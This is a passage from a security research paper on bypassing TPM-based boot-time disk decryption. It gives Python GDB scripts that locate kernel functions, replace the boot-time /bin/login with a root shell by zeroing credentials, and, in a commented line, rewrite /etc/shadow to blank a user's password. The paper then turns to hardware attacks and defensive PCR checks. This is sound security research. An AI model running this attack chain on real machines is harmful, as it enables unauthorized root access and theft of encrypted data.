boot/initrd.img-5.10.0-9-amd64
boot/vmlinuz-5.10.0-9-amd64
/usr/src/linux-headers-5.10.0-9-amd64
/lib/modules/5.10.0-9-amd64
/usr/share/bug/linux-image-5.10.0-9-amd64
OSRELEASE=5.10.0-9-amd64
OSRELEASE=5.10.0-9-amd64
```

Once the version has been identified, the search for the precise offsets can begin. To facilitate this task, it is helpful to compile the precise kernel version with symbols.

To find the offsets we are looking for, it is important to identify some particularly identifiable bytes. To reproduce this, the rest of this act shows how the search for the *load_elf_binary* offset was carried out and to go deeper, the source code of this project will be published.

Fig. 5. Extract of load_elf_binary

Load_elf_binary allows loading binaries. For that it must compare the magic bytes of the elf format i.e. *7Fh 45h 4Ch 46h*. By searching this command, we will know the offset of this instruction and from a relative computation, it is possible to determine the address of the *load_elf_binary* function.

For instance, the Linux kernel version *5.10.0-9* has a *CMP dword ptr [RDI + 0xa0], 0x464C457F* instruction at address *0xffffffff8134a50c* and the function entry point is at address *0xffffffff8134a4e0*. The relative position gives *0xffffffff8134a50c-0xffffffff8134a4e0 = 0x2c*.

This gives us the following code to find the address of the *load_elf_binary* function:

```
1  def get_address_load_elf_binary():
2      global address_load_elf_binary
3      if address_load_elf_binary == None:
4          kernel_base = f_getKernelBase()
5
6          #addresses = gdb.execute(f'find {kernel_base}, 0
               xffffffffffffffff, (char)0x81, (char)0xbf, (char)0xa0, (
               short)0x0000, (char) 0x0, (char)0x7F, (char)0x45, (char)
               0x4c, (char)0x46', False, True)
7          #addresses = int((addresses.split()[0:2])[0], 16)
8
9          addresses = inferior.search_memory(kernel_base, 0
               xffffffffffffffff-kernel_base, b"\x81\xbf\xa0\x00\x00\
               x00\x7F\x45\x4c\x46")
10         address_load_elf_binary = addresses - 0x2c
```

```
11      return address_load_elf_binary
```

Listing 7. get_address_load_elf_binary functions

All we need then is to assemble the entire attack to replace the targeted process. To gain access to the system, we follow these steps:

1. identification of an interesting process
   (a) Start the disk in VM see (Sniffing by emulation) in debug mode
   (b) Retrieve the process list executed at boot time with the `getListProcess` function.

```
1  def f_printNextProcess():
2      address_load_elf_binary = get_address_load_elf_binary
           ()
3
4      print(f"address of load_elf_binary {
           address_load_elf_binary}")
5      gdb.execute(f"b *({address_load_elf_binary})")
6      #load_vmlinux()
7
8      gdb.execute('c', False, True)
9      #ret=gdb.execute('p *((struct linux_binprm*) $rdi)',
           False, True)
10     #print(ret)
11     #ret=gdb.execute('p ((struct linux_binprm*) $rdi)->
           filename', False, True)
12     filename = gdb.execute('p *(char**)($rdi+0x60)', False
           , True).split()[3]
13
14     gdb.execute("del")
15     return filename
16
17 def f_getListProcess(arg):
18     with open(arg, "w+") as f:
19         while True:
20             filename = f_printNextProcess()
21             print(filename)
22             f.write(filename + "\n")
23             f.flush()
```

Listing 8. getListProcess Function

   (c) Identification of the target process

```
"/usr/bin/mv"
"/usr/bin/chmod"
"/usr/sbin/exim4"
"/usr/bin/install"
"/sbin/start-stop-daemon"
"/usr/sbin/exim4"
"/usr/sbin/exim4"
"/sbin/agetty"
```

```
"/bin/login" <===
"/bin/sh"
"/usr/bin/env"
"/usr/bin/run-parts"
"/etc/update-motd.d/10-uname"
"/usr/bin/uname"
"/etc/update-motd.d/85-fwupd"
```

2. Replace this process by a malicious one
   (a) Start the disk in VM in debug mode
   (b) Replacement of the process with the command `replaceNameProcess`

```
1  def f_replaceNameProcess(processName="/usr/bin/ls"):
2      address_execveatcommon = get_address_execveatcommon()
3      gdb.execute(f"b *{address_execveatcommon}")
4      while True:
5          gdb.execute('c', False, True)
6          filename = gdb.execute('p *(char **)$rsi', False,
               True).split()[3]
7          print(filename[1:-1], processName)
8          if filename[1:-1] == processName:
9              break
10
11     rsi = gdb.parse_and_eval("$rsi")
12     kernel_name_add = struct.unpack('<Q', bytes(inferior.
           read_memory(rsi, 0x8)))[0]
13     user_name_add = struct.unpack('<Q', bytes(inferior.
           read_memory(rsi+0x8, 0x8)))[0]
14     #new_process = "/usr/sbin/agetty"
15     new_process = "/usr/bin/sh"
16     print(kernel_name_add, new_process, len(new_process) +
           1 )
17     inferior.write_memory(kernel_name_add, new_process,
           len(new_process) + 1)
18
19     base_mem = gdb.parse_and_eval("$rcx")
20     backup = inferior.read_memory(base_mem, 0x1000)
21     args = [new_process]
22     #args = [new_process, "-a", "root", "ttyS0"]
23     #args = [new_process, "-c", "echo 'test' > /home/user/
           powned"]
24     #args = [new_process, "-c", "cat /etc/shadow | sed -E
           's/(user:).*(:.*:.*:.*:.*:.*:.*:$)/\\1\\2/g' > /
           tmp/shadow; mv /tmp/shadow /etc/shadow"]
25     size_args = 8 * len(args)
26     offset = base_mem + size_args
27     offset_addr = base_mem
28     inferior.write_memory(offset, b"\x00"*8, 8)
29     print("last arg: " + hex(offset))
30     offset += 8
31     for arg in args:
32         inferior.write_memory(offset_addr, struct.pack('<Q
               ', offset), 8)
33         offset_addr += 8
```

```
34          inferior.write_memory(offset, arg, len(arg) + 1)
35          offset += len(arg) + 1
36          print("adress_arg : " + hex(offset_addr-8) + ",
                arg : " + hex(offset))
37
38      address_load_elf_binary = get_address_load_elf_binary
            ()
39      gdb.execute(f"b *({address_load_elf_binary})")
40      gdb.execute("c")
41
42      cred_address = gdb.parse_and_eval("$rdi") + 0x48
43
44      base_uid = struct.unpack('<Q', bytes(inferior.
            read_memory(cred_address, 0x8)))[0]
45      inferior.write_memory(base_uid + 0x4, bytes([0]*0x20),
             0x20)
46
47      gdb.execute("del")
48      gdb.execute("c")
```

Listing 9. replaceNameProcess function

5.2 Conclusion

We cannot blindly trust current implementations that encrypt and decrypt filesystems at boot time using TPM. If TPM2 offers a countermeasure to communication sniffing, the solutions for decrypting the disk at boot time described in this paper did not implement it yet. The measurement of PCR can detect any modification on each step of the boot and can protect it from an attacker that gets an early boot access. This should be checked by the implementation to be fully protected from these attacks (with reserves for BitLocker).

Moreover, the communication can be sniffed directly on the SPI/LPC/I2C buses of the microchip. In this article, we showed how to sniff these communications without hardware tampering (unmounting the device or making some soldering). We also presented how to bypass the encryption session features provided with TPM2. We emulated a full operating system and bridged hard drive and the TPM to allow access to the operating system with the higher rights. To help analyse a system which works with a TPM, a tool to automatize all the work done on this act is published on GitHub [15].

6 Hardware Attacks

The last issue here, in both attacks is that it is necessary to gain access to the BIOS. We previously focused on attacks that do not need any

physical manipulation of a device (no soldering, no opening), but what about a locked BIOS.

On a target computer, the motherboard has different components including:

— The CMOS module which contains the non-volatile memory of the BIOS and which allows to protect it
— The TPM module which contains the secrets used by the OS
— The hard disk which contains the operating system filesystem and the OS

These three components are independent and can be separated and used separately. The TPM usually communicates via the SPI or LPC protocol. The TPM is either soldered directly to the motherboard, or a socket can be plugged into a tower as in the following example:





Fig. 6. TPM socket

The hard disk is usually connected via sata or nvme connectors. e.g. on a tower like the following example:



1	PS2_USB_PWR1 Jumper	15	Chassis Speaker Header (SPEAKER 1)
2	ATX 12V Connector (ATX12V1)	16	Chassis Fan Connector (CHA_FAN1)
3	CPU Fan Connector (CPU_FAN1)	17	USB 2.0 Header (USB6_7, Blue)
4	775-Pin CPU Socket	18	USB 2.0 Header (USB4_5, Blue)
5	North Bridge Controller	19	Floppy Connector (FLOPPY1)
6	2 x 240-pin DDRII DIMM Slots (Dual Channel: DDRII_1, DDRII_2; Yellow)	20	HDMR Slot (HDMR1)
		21	Front Panel Audio Header (HD_AUDIO1)
7	IDE1 Connector (IDE1, Blue)	22	PCI Slots (PCI1- 2)
8	Clear CMOS Jumper (CLRCMOS1)	23	Internal Audio Connector: CD1 (Black)
9	South Bridge Controller	24	PCI Express x1 Slot (PCIE2)
10	Third SATAII Connector (SATAII_3; Orange)	25	PCI Express x16 Slot (PCIE1)
11	Fourth SATAII Connector (SATAII_4; Orange)	26	ATX Power Connector (ATXPWR1)
12	Secondary SATAII Connector (SATAII_2; Red)	27	BIOS FWH Chip
13	System Panel Header (PANEL1)	28	Serial Port Connector (COM1)
14	Primary SATAII Connector (SATAII_1; Red)	29	Infrared Module Header (IR1)

Fig. 7. sata connectivity

The next objective is to get rid of the BIOS access, for this it is necessary to reconnect the hard disk and the TPM module to a third party motherboard to which we have access.

TPM can compute the integrity of each step of the operating system launched as mentioned on page 3. But, as we succeed to boot on a virtual machine, it seems to reproduce attacks showed in this paper on another third part machine, the PCRs may not be verified. If some implementations of automatic decrytion of disk are vulnerable to this last attack, an attacker could take over the execution flow of the operating system, and retrieve the whole content of the disk decrypted. These implementations should be reviewed to add a verification of each PCRs from BIOS to Operating system (PCR 0 to 7).

References

1. Windows 11 prerequisites . https://docs.microsoft.com/en-us/windows/whats-new/windows-11-requirements.
2. Bios bypass. https://www.biosflash.com/e/bios-cmos-reset.htm.
3. definition of do_execveat_common. https://elixir.bootlin.com/linux/v5.10-rc6/source/fs/exec.c#L1855.
4. definition of evecve. https://elixir.bootlin.com/linux/v5.10-rc6/source/fs/exec.c#L2059.
5. definition of evecveat. https://elixir.bootlin.com/linux/v5.10-rc6/source/fs/exec.c#L2062.
6. definition of load_elf_binary. https://elixir.bootlin.com/linux/v5.10-rc6/source/fs/binfmt_elf.c#L1330.
7. definition of start_thread. https://elixir.bootlin.com/linux/v5.10-rc6/source/arch/x86/kernel/process_64.c#L506.
8. Elixir project. https://github.com/bootlin/elixir.
9. Flags for execveat syscall. https://man7.org/linux/man-pages/man2/execveat.2.html.
10. qemu. https://www.qemu.org/.
11. Mouad Abouhali Anaïs Gantet. Emuroot. https://github.com/airbus-seclab/android_emuroot.
12. Denis Andzakovic. TPM Specific lpc sniffer (low pin count) for ice40 stick. https://github.com/denandz/lpc_sniffer_tpm.
13. Piotr Bania. Kon-boot. https://kon-boot.com/.
14. Tianocore community. TianoCore. https://www.tianocore.org/.
15. Benoît FORGETTE. TPMEavesEmu . https://github.com/quarkslab/TPMEE.
16. Trust Computing Group. Trust Computing Group. =https://trustedcomputinggroup.org/.
17. Kernel.org. Kernel linux memory layout. https://www.kernel.org/doc/Documentation/x86/x86_64/mm.txt.
18. nccgroup. TPM Genie. https://github.com/nccgroup/TPMGenie.
19. Henri Nurmi. Sniff, there leaks my BitLocker key. https://labs.f-secure.com/blog/sniff-there-leaks-my-bitlocker-key/, 2020.